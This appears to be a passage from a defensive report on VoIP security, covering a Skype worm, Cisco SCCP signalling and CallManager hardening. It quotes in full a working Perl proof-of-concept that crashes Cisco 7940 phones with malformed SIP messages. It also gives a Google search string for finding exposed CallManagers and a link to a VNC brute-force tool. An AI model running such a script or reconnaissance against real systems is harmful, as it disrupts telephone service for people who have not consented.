I personally have not yet encountered this worm because I am not user of Skype in my free time. However with this vulnerability out in the wild, the best practice for all Skype users would be treat download links in Skype messages the same as those in e-mail; even from trusted sources, installing programs from links in messages is dangerous and should be avoided. Further research lead me to find variants of this worm with the names 'Pykspa.d', 'Pyks-5', 'Pykse.A', and 'Skipi'. The following is Symantec's summary of this vulnerability:

> "W32.Pykspa.D is a worm that spreads through Skype Instant Messenger and removable drives. It also disables access to security-related Web sites by modifying the hosts file and ends processes which may be security-related... When W32.Pykspa.D is executed, it displays the %Windir%\Soap Bubbles.bmp graphic file, if it already exists on the compromised computer. The worm creates the following mutex so that only one instance of the worm runs at a time:
> pyksp2.0.0.3gM-2oo8&-825190¬
> Next, the worm opens and displays the following file:
> %Windir%\Soap Bubbles.bmp



The worm changes the status of the Skype user to DND (Do Not Disturb).

It then copies itself to the following files:

- %System%\mshtmldat32.exe
- %System%\sdrivew32.exe
- %System%\winlgcvers.exe
- %System%\wndrivs32.exe

" (Kiernan, Symantec, 2007).

As you can see, the prevalence of Skype use has subsequently amplified the quantity and insidiousness of worms spreading through Skype calls and chats.

"While softphone-based services have yet to really penetrate the enterprise market, many IM/VoIP clients are used actively by individuals within the enterprise itself. This causes an interesting dilemma for IT administrators who need to prevent those application from opening up additional risks within the environment, while trying to maintain control over network bandwidth" (Endler, 2007).

VII. Cisco VoIP

Cisco provides a wide variety of VoIP resources ranging from Linksys SOHO VoIP routers to large enterprise, multi-site, clustering of call managers. Cisco's Unified Call Manager is software based just like SER and Asterisk. However unlike SER and Asterisk, the Call Manager software is deployed on Cisco proprietary hardware appliances.

"The 5.x branch is a major departure from the traditional Windows-based 3.x and 4.x installations in that the Call Manager software actually runs on a Linux appliance instead of a MCS. While users of the 3.x and 4.x Call Manager had fairly open access to the underlying Windows Server 2003 or Microsoft Windows 2000 Server, the 5.x Linux appliances are locked down with only a management interface for more administrative functions" (Endler, 2007).

Skinny Client Control Protocol or SCCP, as mentioned earlier, is Cisco's proprietary signaling protocol between the Call Manager(s) and VoIP phones (similar to H.323). A Cisco VoIP phone is also often called a 'Skinny client'. SCCP uses port 2000/tcp for unencrypted communications and Skinny Client Control Protocol Secure (SCCPS) uses port 2443/tcp for encryption between the VoIP phone and call manager (Lewis, 2004). Similar to SIP, SCCP is used to handle call sessions, while Cisco VoIP uses RTP for the audio stream. A SIP UA phone is more intelligent and less of a dummy terminal compared to Cisco Skinny clients in terms of being able to provide a dial tone when the phone is removed from the cradle, being able to light up the LCD menu screen, etc. To explain call setup vulnerabilities later on, I must first briefly explain the Cisco Unified Call Manager method of building calls through SCCP message exchanges:




Phone A
Cisco CME
Phone B
Station Off-Hook
Station Off-Hook
Station Set Lamp (Steady)
Station Start Tone (Inside Dial Tone)
Station Key Pad Button
Station Stop Tone
Station Key Pad Button
Station Key Pad Button
Station Key Pad Button
Station Call Info
Station Set Lamp (Blink)
Station Set Ringer (Inside Ring)
Station Call Info
Station Start Tone (Alerting)
Station Off-Hook
Station Set Ringer (Off)
Station Stop Tone
Station Set Lamp (Steady)
Station Open Receive Channel
Station Open Receive Channel
Station Call Info
Station Open Receive Channel Ack
Station Start MediaTransmission
Station Open Receive Channel Ack
Station Start Media Transmission
User Information Exchange
Station On-Hook
Station Close Receive Channel
Station Set Lamp (Off)
Station Stop Media Transmission
Station Close Receive Channel
Station Set Lamp (Off)
Station On-Hook

Figure 39

Sadly, my financial resources are limited and I could not purchase two Cisco VoIP phones and a Unified Call Manager server to build a call between two Skinny clients. However by researching this further I was able to locate a Wireshark pcap trace of SCCP messages being exchange in the above scenario. This pcap file is made available for free for all to view at:


skinny.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No. -  Time      Source                Destination           Protocol Info
  7 2.267037  172.16.3.247          172.16.3.18           SKINNY   OffHookMessage
  8 2.270071  172.16.3.18           172.16.3.247          SKINNY   SetRingerMessage
  9 2.270107  172.16.3.18           172.16.3.247          SKINNY   SetSpeakerModeMessage
 10 2.270131  172.16.3.18           172.16.3.247          SKINNY   SetLampMessage
 11 2.270153  172.16.3.18           172.16.3.247          SKINNY   CallStateMessage
 12 2.270178  172.16.3.18           172.16.3.247          SKINNY   SelectSoftKeysMessage
 13 2.270213  172.16.3.18           172.16.3.247          SKINNY   DisplayPromptStatusMessage
 14 2.270237  172.16.3.18           172.16.3.247          SKINNY   ActivateCallPlaneMessage
 15 2.275549  172.16.3.247          172.16.3.18           TCP      49985 > 2000 [ACK] Seq=32 Ack=216 Win=1400 Len=0
 16 2.315601  172.16.3.18           172.16.3.247          SKINNY   StartToneMessage
 17 2.325903  172.16.3.247          172.16.3.18           TCP      49985 > 2000 [ACK] Seq=32 Ack=244 Win=1400 Len=0
 18 3.317968  172.16.3.247          172.16.3.18           SKINNY   KeypadButtonMessage
 19 3.318599  172.16.3.18           172.16.3.247          SKINNY   StopToneMessage
 20 3.318629  172.16.3.18           172.16.3.247          SKINNY   SelectSoftKeysMessage
 21 3.325502  172.16.3.247          172.16.3.18           TCP      49985 > 2000 [ACK] Seq=56 Ack=292 Win=1400 Len=0
 22 4.017614  Cisco_93:4f:83        Spanning-tree-(for-br STP      Conf. Root = 32769/00:17:59:93:4f:80  Cost = 0  Port = 0x8003
 23 4.408307  172.16.3.247          172.16.3.18           SKINNY   KeypadButtonMessage
 24 4.587609  172.16.3.18           172.16.3.247          TCP      2000 > 49985 [ACK] Seq=292 Ack=80 Win=64503 [TCP CHECKSUM INCORRECT] Len=0
```

```
⊞ Ethernet II, Src: Ibm_42:10:47 (00:14:5e:42:10:47), Dst: Cisco_c3:ce:4a (00:16:c8:c3:ce:4a)
⊞ Internet Protocol, Src: 172.16.3.18 (172.16.3.18), Dst: 172.16.3.247 (172.16.3.247)
⊟ Transmission Control Protocol, Src Port: 2000 (2000), Dst Port: 49985 (49985), Seq: 80, Ack: 32, Len: 36
    Source port: 2000 (2000)
    Destination port: 49985 (49985)
    Sequence number: 80    (relative sequence number)
    [Next sequence number: 116    (relative sequence number)]
    Acknowledgement number: 32    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x18 (PSH, ACK)
    Window size: 64551
  ⊞ Checksum: 0x5f68 [incorrect, should be 0x03d4 (maybe caused by "TCP checksum offload"?)]
    [PDU Size: 36]
⊟ Skinny Client Control Protocol
    Data Length: 28
    Reserved: 0x00000000
    Message ID: CallStateMessage (0x00000111)
    CallState: OffHook (1)
    Line Instance: 1
```


```
0000  00 16 c8 c3 ce 4a 00 14  5e 42 10 47 08 00 45 60   .....J.. ^B.G..E`
0010  00 4c 2e 6b 00 00 80 06  00 00 ac 10 03 12 ac 10   .L.k.... ........
0020  03 f7 07 d0 c3 41 24 83  c7 36 0f d4 50 e1 50 18   .....A$. .6..P.P.
0030  fc 27 5f 68 00 00 1c 00  00 00 00 00 00 00 11 01   .'_h.... ........
0040  00 00 01 00 00 00 01 00  00 00 06 00 00 01 00 00   ........ ........
0050  00 00 04 00 00 00 00 00  00 00                     ........ ..
```

```
The function requested/done with this message. (skinny.messageid), 4 bytes    P: 108 D: 108 M: 0
```

Figure 40

(http://www.hackingvoip.com/traces/skinny.pcap)

As you saw above in figures 10 and 11, it is fairly easy to find Cisco VoIP phones left hanging on the Internet with a publically routable IP address. The best practice for all organizations with a Cisco VoIP deployment is to disable all web servers on VoIP phones. That configuration change can be made in the Cisco Unified CallManager Administration page for all phones. Another Google hacking search effective in finding Cisco Unified Call Managers with a publically routable IP address is to enter “intitle:”Cisco CallManager User Options Log On”. That search returned a link to a Call Manager, which would allow an attacker to further probe the server:


Cisco CallManager User Options Log On - Mozilla Firefox
File Edit View History Bookmarks Tools Help
[redacted]
Google
Google Mail Ebay Media Network Engineering/... Financial VMware Utilities Condo Projects
SANS Interne... Asterisk encr... IAX encryptio... Asterisk Encr... Asterisk encr... Son of Citatio... Son of Citatio... cisco voip sec... Got Root : Ci... intitle:"Cisco ... Loading... Cisco Cal...
Done
11 [redacted]
Now: Partly Sunny, 14° F
Sat: 25° F
Sun: 30° F
Mon: 27° F
Tue: 35° F
Wed: 37° F

Cisco CallManager User Options Log On

Please enter your User ID and Password in the spaces provided below and click the Log On button to continue.

Status: Ready

User ID*

Password*

* indicates required item

Log On

View page in English

Page displayed at [redacted]
Copyright © 2001 Cisco Systems, Inc. All rights reserved

Figure 41

A quick NMAP version scan of ports 0-2100 showed only ports HTTP:80/tcp and HTTPS:443/tcp to be open, and the server also responded to ICMP pings. All Cisco devices come with the proprietary Cisco Discovery Protocol (CDP), which is a layer 2 network management protocol. While highly beneficial from a management/configuration perspective for VoIP phones and any other devices, the CDP traffic is sent unencrypted and broadcasted. As such, a person with inside physical access to an organization and an Ethernet port could sniff the clear text broadcast traffic. CDP should either be disabled or minimally used when needed.

“It’s a good idea to disable as many default services as possible on your VoIP devices to avoid giving away too much information about your infrastructure; however, this is not really an option on CallManager 5.x servers as Cisco has locked them down much more than the 4.x predecessors running on Windows” (Endler, 2007).

This applies to disabling unnecessary service on Cisco VoIP phones as well. This is reference to the PC port on the VoIP phone.

> "The phone has the ability to turn on or turn off the port on the back of the phone, to which a PC would normally be connected. This feature can be used as a control point to access the network if that type of control is necessary. Depending on the security policy and placement of the phones, the PC port on the back of any given phone might have to be disabled. Disabling this port would prevent a device from plugging into the back of the phone and getting network access through the phone itself. A phone in a common area such as a lobby would typically have its port disabled. Most companies would not want someone to get into the network on a non-controlled port because physical security is very weak in a lobby" (Cisco, 2005).

A security policy must be defined to identify which PC VoIP Phone ports are permitted to be open (IE office where necessary for employee access). While this makes this make sense in the lobby scenario, an attacker could still unplug the cable from the ethernet port on the wall and connect a PC to that port. If the corresponding switch permits only the VoIP phones MAC address to send ethernet frames from that switch port, then the attacker would have to spoof the VoIP phone's MAC address as the source MAC in the frame to bypass that defense. Further countermeasures to that include Dynamic ARP Inspection (DAI) in conjunction with DHCP Snooping, IP Source Guard (IPSG) which dynamically creates an ACL based on the contents of the DHCP Snooping table to prevent source IP spoofing, as well as the always necessary VLAN VoIP/data separation. Further information on those feature sets as beyond the scope of this report, but could be found at http://www.cisco.com/en/US/products/sw/voicesw/ps556/products_implementation_design_guide_chapter09186a008063742b.html#wp1046685.

In an enterprise with multiple sites nationally and globally, with hundreds of employees at each site, running two separate cables to each employee's desk for separate VoIP phone and PC data access ports may be impractical from a financial standpoint (cost of more switches, patch panels, cables, conduit, UPS power, cooling, etc.). Most if not all VoIP phones come with a PC data port, as explained above. With that being the case, there is no longer a physical network separation, but there must be a logical VoIP and PC VLAN separation. Essentially, both the PC data and VoIP VLAN access must be allowed from the single physical switch port used by both the VoIP phone and PC




Figure 42

http://static.flickr.com/75/202787091_8a25a60e7e_b.jpg

"Before the phone has its IP address, the phone determines which VLAN it should be in by means of the Cisco Discovery Protocol (CDP) negotiation (if CDP enabled) that takes place between the phone and the switch. This negotiation allows the phone to send packets with 802.1q tags to the switch in a "voice VLAN" so that the voice data and all other data coming from the PC behind the phone are separated from each other at Layer 2... Because there are two VLANs from the switch to the phone, the phone needs to protect the voice VLAN from any unwanted access. The phones can prevent unwanted access into the voice VLAN from the back of the phone. A feature call PC Voice VLAN Access prevents any access to the voice VLAN from the PC port on the back of the phone. When disabled, this feature does not allow the devices plugged into the PC port on the phone to "jump" VLANs and get onto the voice VLAN by sending 802.1q tagged information destined for the voice VLAN to the PC port on the back of the phone. The feature operates one of two ways, depending on the phone that is being configured. On the more advanced phones, the phone will block any traffic destined for the voice VLAN that is sent into the PC port on the back of the phone" (Cisco, 2005)



PC sends data tagged with 802.1q as Voice VLAN 20 or the PC sends any data tagged with 802.1q, and it is dropped.
IP
Data VLAN 10
Voice VLAN 20
149893

Figure 43

(Cisco, 2005).

(See figure 5 above also) These issues apply to all VoIP phones using any VoIP protocol (SIP, H.323, SCCP, etc.), not just Cisco because this is a lower layer security issue.

As with most other VoIP phones, the Cisco VoIP infrastructure also provides SNMP for management purposes, which should be strictly controlled via SNMPv3 with encryption. If v1 or v2 must be used, then strong community string passwords should be used. Similarly for management purposes, Virtual Network Computing or VNC (RealVNC) comes bundled in the CallManager 4.x (Windows), and allows for remote upgrades, patches, etc. VNC is similar in functionality to remote desktop (RDP) services and PCAnywhere. However there have been vulnerabilities found for authentication bypassing.

As documented in US-CERT VU#117929, "The RealVNC Server fails to properly authenticate clients. When a RealVNC client connects to a RealVNC server, the server provides a list of supported authentication methods. By design, the client then selects a method from the list. Due to an implementation flaw, if the client specifies that no (null) authentication should be used, the server accepts this method and authenticates the client, whether or not null authentication was offered by the server" (Gennari, 2006).

Any VNC server/client administration used for either Cisco Unified CallManager 4.x (windows) or 5.x (Linux) falls under greater threat due to VNC brute force tools such as 'VNCrack', which is free to download at http://www.phenoelit-us.org/fr/tools.html. The best practices however are to remove or disable VNC services especially since 99% of the linux administration can be done via the shell to connected to the CallManager. Patch management as with any other device is necessary and must be performed in a timely manner. Whether the patches are for vulnerability updates or functionality updates, Cisco has provided a nice tool (to paid subscribers only) that is available at http://www.cisco.com/cgi-bin/Software/Newsbuilder/Builder/VOICE.cgi. From there an administrator can define which elements of a Cisco VoIP infrastructure are being used, and to be notified when there are patches for them.

"Cisco took the Microsoft Windows 2000-based CallManager, currently release 4.1(3), and—over the last two years—ported every bit of the code over to run on Linux. Then it built-in SIP call control, in the form of a back-to-back SIP user agent, and mapped as many Skinny features to SIP standards and drafts as it reasonably could... Cisco delivers CallManager 5.0 already installed on Linux, on the vendor's MCS series of servers. Linux is widely regarded as generally more secure, and often better performing, than Windows as an IP-PBX call control platform" (Mier, 2006).

If an organization decides to continue using the Windows OS based CallManagers (4.x) even in the face of never ending Windows vulnerabilities in the wild, then Cisco also provides the installation of their host based IDS/IPS (HIPS).

"Cisco Security Agent provides intrusion detection and prevention for the Cisco Unified CallManager cluster. Cisco Systems provides it free of charge as a standalone security agent for use with servers in the Cisco Unified CallManager voice cluster. The agent provides Windows platform security that is based on a tested security rules set (policy), which has rigorous levels of host intrusion detection and prevention. The agent controls system operations by using a policy that allows or denies specific system actions before system resources are accessed. This process occurs transparently and does not hinder overall system performance. (Cisco, 2005)"

However any CSA deployment should be in conjunction with network firewalls and IPSs to strictly permit only the services necessary for VoIP functionality on the CallManager. With Cisco's implementation of SIP and other 'Presence' features on the Cisco Unified Communications Manager (CUCM), formerly CallManager, and Cisco Unified Presence Server (CUPS), as well as the implementation of SIP on new VoIP phones, these servers can also fall victim to SIP based attacks and vulnerabilities including INVITE and REGISTER floods. However there are immense benefits such as using SIP-TLS between SIP resources along with SRTP and STRCP, not to mention that open source benefits of an organization being able to use non-Cisco SIP supporting phones. For all SIP based attacks targeting Cisco Unified CallManagers and Cisco VoIP SIP user agents, please view the SIP section of this report.

There have been multiple vulnerabilities reported targeting Cisco's VoIP resources in various ways. While I would prefer to only stick to vulnerabilities to the latest linux based Cisco Unified CallManagers, I am certain that there are many organizations still running the 3.x and 4.x Windows based CallManagers that are susceptible to multiple vulnerabilities. US-CERT/NIST CVE-206-5277 details a Certificate Trust List (CTL) vulnerability to the Cisco Unified Communications Manager (CUCM, formerly CallManager).

Further research lead me IBM's ISS threat page nothing that the "Cisco Call Manager is vulnerable to an off-by-one error, which allows for a one-byte heap-buffer overflow within the

CTLProvider.exe component of Call Manager. By sending specially-crafted packets, an attacker is able to trigger the heap overflow, which causes both a denial of service condition and enables the attacker to compromise the Call Manager server. Some of the affected platforms are:

- Cisco Unified CallManager 3.3 versions prior to 3.3(5)SR3
- Cisco Unified CallManager 4.1 versions prior to 4.1(3)SR5
- Cisco Unified CallManager 4.2 versions prior to 4.2(3)SR2
- Cisco Unified Communications Manager 4.3 versions prior to 4.3(1)SR1
- Cisco Unified CallManager 5.0 and Communications Manager 5.1 versions prior to 5.1(2)" (IBM ISS, 2007).

Also, a common cross site scripting (XSS) vulnerability was found affecting the Cisco CallManager 4.1.

> "The web interface of the application fails to properly sanitize data supplied by the search-form before displaying it back to the user. Though several filters are in place to prevent the injection of <script> Tags or action handlers such as "onclick" or "onmouseover", it is possible to inject html-code including common attributes. This allows the embedding of external references, e.g. images or flash resources... This vulnerability may be exploited by tricking authenticated users into clicking a crafted link in order to conduct arbitrary web-based attacks... The vulnerability also allows an attacker to use the "style"-attribute on any tag to conduct arbitrary web-based attacks... Server-side input validation should be improved to prevent the injection of unauthorized code" (Ruef, Friedli, 2006).

Cisco has upgraded the affected CallManager versions and with patches that are incorporated in 4.2(3)sr2, 3.3(5)sr3, 4.1(3)sr5 and 4.3(1)sr1. While any organization using the affected CallManagers should absolutely perform the upgrades provided, IDS signatures can be written for an IDS sniffing or an IPS inline with the CallManager to drop any packets with the <script> tag found.

There is another interesting vulnerability that I found regarding the Cisco IP Phones 7940 and 7960, that was detailed in US-CERT/NIST CVE-2007-4459. " The Cisco IP Phone 7940 with P0S3-08-6-00 firmware allows remote attackers to cause a denial of service (device reboot) via (1) a certain sequence of 10 invalid SIP INVITE and OPTIONS messages; or (2) a certain invalid SIP INVITE message that contains a remote tag, followed by a certain set of two related SIP OPTIONS messages" (US-CERT/NIST, 2007). Further research lead me to the related SecurityFocus web page detailing the same vulnerability, and providing a proof of concept pearl script for the exploit performed:

```
" #!/usr/bin/perl

use IO::Socket::INET;

die "Usage $0 <dst> <port> <username>" unless ($ARGV[2]);


$socket=new IO::Socket::INET->new(PeerPort=>$ARGV[1],

        Proto=>'udp',

        PeerAddr=>$ARGV[0]);


$msg = "INVITE sip:$ARGV[2]\@$ARGV[0] SIP/2.0\r\nVia:
SIP/2.0/UDP\t192.168.1.2;rport;branch=00\r\nFrom:
<sip:gasparin\@192.168.1.2>;tag=00\r\nTo:
```

```
<sip:$ARGV[2]\@$ARGV[0]>;tag=00\r\nCall-ID:
et\@192.168.1.2\r\nCSeq: 10
INVITE\r\nContent-Length: 0\r\n\r\n";;

$socket->send($msg);


sleep(1);

$msg ="OPTIONS sip:$ARGV[2]\@$ARGV[0] SIP/2.0\r\nVia:
SIP/2.0/UDP
192.168.1.2;rport;branch=01\r\nFrom:
<sip:gasparin\@192.168.1.2>;tag=01\r\nTo:
<sip:$ARGV[2]\@$ARGV[0]>\r\nCall-ID: et\@192.168.1.2\r\nCSeq: 11
OPTIONS\r\nContent-Length: 0\r\n\r\n";

$socket->send($msg);


sleep(1);

$msg ="OPTIONS sip:$ARGV[2]\@$ARGV[0] SIP/2.0\r\nVia:
SIP/2.0/UDP
192.168.1.2;rport;branch=02\r\nFrom:
<sip:gasparin\@192.168.1.2>;tag=02\r\nTo:
<sip:$ARGV[2]\@$ARGV[0]>\r\nCall-ID: et\@192.168.1.2\r\nCSeq: 12
OPTIONS\r\nContent-Length: 0\r\n\r\n";

$socket->send($msg);
" (SecurityFocus, Madynes research team, 2007)
```

As you can see, there are arguments included in the SIP INVITE and OPTION messages that were sent. This was due to a lack of input validation on the acceptance of the messages for the incoming SIP header of the packet, and as such, can cause a denial of service to the phones in question. The second proof of concept script made available by SecurityFocus can by found by navigating to http://downloads.securityfocus.com/vulnerabilities/exploits/cisco_7940_dos1.pl. Cisco has noted that upgrades to the firmware on both the CP-7960 and 7940 phones to 8.7(0) patches this vulnerability.

I also found two other interesting vulnerabilities reported for the Cisco Unified CallManager.

> "Cisco Unified CallManager (CUCM) 5.0. has Command Line Interface (CLI) and Session Initiation Protocol (SIP) related vulnerabilities... The CallManager CLI provides a backup management interface to the system in order to diagnose and troubleshoot the primary HTTPS-based management interfaces. The CLI, which runs as the root user, contains two vulnerabilities in the parsing of commands. The first vulnerability may allow an authenticated CUCM administrator to execute arbitrary operating system programs as the root user. The second vulnerability may allow output redirection of a command to a file or a folder specified on the command line.
>
> There is also a buffer overflow vulnerability in the processing of long hostnames contained in a SIP request which may result in arbitrary code execution or cause a denial of service. These vulnerabilities only affect Cisco Unified CallManager 5.0" (Cisco, 2006)

Cisco has patched these vulnerabilities and recommends users to upgrade to CUCM version 5.0(4) or a later release. A simple Google search for 'Cisco VoIP vulnerabilities' will a multitude of various vulnerabilities found. It is a near certainty that more vulnerabilities will be found to future releases of CUCM and CUPS. With that being the case, the best practice for an organization would be to immediately upgrade older version of Cisco CallManager if Windows is still the base OS, and deploy Snort inline IPS in front of the CallManager. I would veer away from Cisco IDS/IPS for the simple reason that if a zero-day attack exploit is made public, an organization must wait for

Cisco to provide signature pack updates containing the signatures Vs. simply testing and writing your own Snort signature immediately.

VIII. Conclusion

